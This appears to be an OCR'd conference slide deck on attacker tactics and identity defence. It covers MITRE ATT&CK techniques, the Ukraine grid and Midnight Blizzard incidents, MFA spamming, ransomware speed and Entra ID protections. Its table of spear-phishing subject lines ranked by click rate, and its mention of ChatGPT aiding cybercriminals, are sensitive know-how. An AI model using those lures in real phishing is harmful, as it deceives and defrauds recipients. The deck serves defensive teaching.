
Researchers from the SANS ICS team have analyzed the evidence and assessed with high confidence that Ukraine's power grid has been targeted in a coordinated attack.

Regional Ukrainian power companies reported just before Christmas that they had suffered outages after outsiders remotely tampered with automatic control system. The country's security service, the SBU, later published a statement accusing Russian special services of planting malware on the networks of energy firms and flooding their technical support phone lines.

Malware Used in Ukraine Power Grid Attacks

Security firm ESET reported that the attacks on Ukraine's energy sector involved the Russia-linked BlackEnergy malware, which has been known to target SCADA systems in the United States and Europe. In addition to BlackEnergy, several other malicious elements have been found in the targeted networks, including KillDisk, which is a plugin designed to destroy files, and an SSH backdoor dubbed by ESET "Dropbear SSH."

https://www.securityweek.com/ukraine-power-outages-not-directly-caused-malware-experts/



MITRE ATT&CK

- Non-profit organization
- Describes actors, techniques, tactics, tools, ..
- Defacto standard
- ATT&CK matrices for Enterprise, ICS, ..

MITRE ATT&CK

Initial access	Discovery
Execution	Lateral movement
Persistence	Collection
Privilege escalation	Command and Control
Defense evasion	Exfiltration
Credential access	Impact

TECHNIQUES

- Adversary-in-the-Middle
  - LLMNR/NBT-NS Poisoning and SMB Relay
  - ARP Cache Poisoning
  - DHCP Spoofing
- Brute Force
- Credentials from Password Stores
- Exploitation for Credential Access
- Forced Authentication
- Forge Web Credentials
- Input Capture
- Modify Authentication Process
- Multi-Factor Authentication Interception
- Multi-Factor Authentication Request Generation
- Network Sniffing

Home > Techniques > Enterprise > Adversary-in-the-Middle

Adversary-in-the-Middle

Sub-techniques (3)

Adversaries may attempt to position themselves between two or more networked devices using an adversary-in-the-middle (AiTM) technique to support follow-on behaviors such as Network Sniffing, Transmitted Data Manipulation, or replay attacks (Exploitation for Credential Access). By abusing features of common networking protocols that can determine the flow of network traffic (e.g. ARP, DNS, LLMNR, etc.), adversaries may force a device to communicate through an adversary controlled system so they can collect information or perform additional actions.[1]

For example, adversaries may manipulate victim DNS settings to enable other malicious activities such as preventing/redirecting users from accessing legitimate sites and/or pushing additional malware.[2][3][4] Adversaries may also manipulate DNS and leverage their position in order to intercept user credentials, including access tokens (Steal Application Access Token) and session cookies (Steal Web Session Cookie).[5][6] Downgrade Attacks can also be used to establish an AiTM position, such as by negotiating a less secure, deprecated, or weaker version of communication protocol (SSL/TLS) or encryption algorithm.[7][8][9]

Adversaries may also leverage the AiTM position to attempt to monitor and/or modify traffic, such as in Transmitted Data Manipulation. Adversaries can setup a position similar to AiTM to prevent traffic from flowing to the appropriate destination, potentially to Impair Defenses and/or in support of a Network Denial of Service.

Procedure Examples

ID: T1557

Sub-techniques: T1557.001, T1557.002, T1557.003

ⓘ Tactics: Credential Access, Collection

ⓘ Platforms: Linux, Network, Windows, macOS

Contributors: Daniil Yugoslavskiy, @yugoslavskiy, Atomic Threat Coverage project; Mayuresh Dani, Qualys; NEC

Version: 2.4


Created: 11 February 2020

Last Modified: 18 April 2024

Version Permalink

ATT&CK GPT

ATT&CK Mate




Here is a bar chart showing the top 10 ATT&CK techniques and the number of groups that have been identified as using each technique. The technique "Malicious File" leads the chart with 78 groups using it, followed closely by "Ingress Tool Transfer" and "Spearphishing Attachment".[>-]

Experts Live Austria

Timeline and **tactics**

Experts Live Austria

Initial access



5 ways to gain initial access

T1190	Exploitable vulnerabilities in internet facing services
T1133	Abusing internet-facing authentication mechanisms
T1192	Phishing for malware execution
T1200	Gaining physical access to a network
T1195	Supply chain attacks

61% of all ransomware attacks start with identity

- Identity is the (new) control plane
- Pandemic accelerated remote work
- Supply chain (vendors)
- Often too many rights and access

250K+ attempts p/min

https://expertinsights.com/insights/50-identity-and-access-security-stats-you-should-know

APT

Jayanth Kumar 
@jayanthkumarak

The Russians used a password-spray attack to gain Initial access to Microsoft in late Nov 2023. Wow.

Exhibit 99.1

Microsoft Actions Following Attack by Nation State Actor Midnight Blizzard

The Microsoft security team detected a nation-state attack on our corporate systems on January 12, 2024, and immediately activated our response process to investigate, disrupt malicious activity, mitigate the attack, and deny the threat actor further access. Microsoft has identified the threat actor as Midnight Blizzard, the Russian state-sponsored actor also known as Nobelium. As part of our ongoing commitment to responsible transparency as recently affirmed in our Secure Future Initiative (SFI), we are sharing this update.

Beginning in late November 2023, the threat actor used a password spray attack to compromise a legacy non-production test tenant account and gain a foothold, and then used the account's permissions to access a very small percentage of Microsoft corporate email accounts, including members of our senior leadership team and employees in our cybersecurity, legal, and other functions, and exfiltrated some emails and attached documents. The investigation indicates they were initially targeting email accounts for information related to Midnight Blizzard itself. We are in the process of notifying employees whose email was accessed.

The attack was not the result of a vulnerability in Microsoft products or services. To date, there is no evidence that the threat actor had any access to customer environments, production systems, source code, or AI systems. We will notify customers if any action is required.

This attack does highlight the continued risk posed to all organizations from well-resourced nation-state threat actors like Midnight Blizzard.

As we said late last year when we announced Secure Future Initiative (SFI), given the reality of threat actors that are resourced and funded by nation states, we are shifting the balance we need to strike between security and business risk – the traditional sort of calculus is simply no longer sufficient. For Microsoft, this incident has highlighted the urgent need to move even faster. We will act immediately to apply our current security standards to Microsoft-owned legacy systems and internal business processes, even when these changes might cause disruption to existing business processes.


This will likely cause some level of disruption while we adapt to this new reality, but this is a necessary step, and only the first of several we will be taking to embrace this philosophy.

We are continuing our investigation and will take additional actions based on the outcomes of this investigation and will continue working with law enforcement and appropriate regulators. We are deeply committed to sharing more information and our learnings, so that the community can benefit from both our experience and observations about the threat actor. We will provide additional details as appropriate.

1:09 AM · Jan 20, 2024 · **1,549** Views

Spear phishing

T1566



Effective spear phishing patterns

Co-worker	Schedule for our meeting tomorrow	68.3 %
Social media	“Did you see this pic of you? LOL”	60.8 %
Dropbox	Click to view the file that was shared	37.6 %
Microsoft	Required update to secure account	26.7 %
Social media	New login to your account	23.9 %
Court	Order to appear; notice attached	22.1 %
Major bank	Click to restore account access	16.6 %

** Survey under 2.000 users by Diligent Boards*


Experts Live Austria

30 juni 16:57

How ChatGPT is becoming the co-pilot of cybercrimals

Ardi Vleugels, Jan Fred van Wijnen


The nightmare of any cybersecurity expert is a lightning-fast computer that thinks along with criminals. Has that become reality with ChatGPT?



The most common and simplest online fraud is not cracking a bank. It is the drafting of a phishing email.

Adversary-in-the-middle attack

T1557




Evilnginx

Experts Live Austria

MFA spamming

T1621



Most recent proof that this works:
Uber attack (2022) and Okta attack (2023)


CERT-UA
@_CERT_UA

CERT-UA detected #SpearPhishing #CyberAttack against #UA government themed with Armed Forces of Ukraine using #RomCom backdoor. Potential links to #CubaRansomware operators: #TropicalScorpius (@Unit42_Intel) or #UNC2596 (@Mandiant).

Article: cert.gov.ua/article/2394117.

cert.gov.ua
CERT-UA
Урядова команда реагування на комп'ютерні надзвичайні події України, яка функціонує в складі Державної служб...

9:51 AM · Oct 22, 2022 · Twitter Web App



Experts Live Austria

How much time does it take to encrypt 100.000 files ?

- 4 minutes
- 21 minutes
- 3 hours
- 8 hours

* *53.83 Gb on Windows (median time)*


https://www.zdnet.com/article/this-is-how-fast-a-ransomware-attack-encrypts-all-your-files

"Destructive human operated ransomware breach to full encryption is **47 minutes**."

- Microsoft


Defensive recommendations


Entra ID
'basics'



Experts Live Austria


MFA






Experts Live Austria

Entra ID Identity Protection



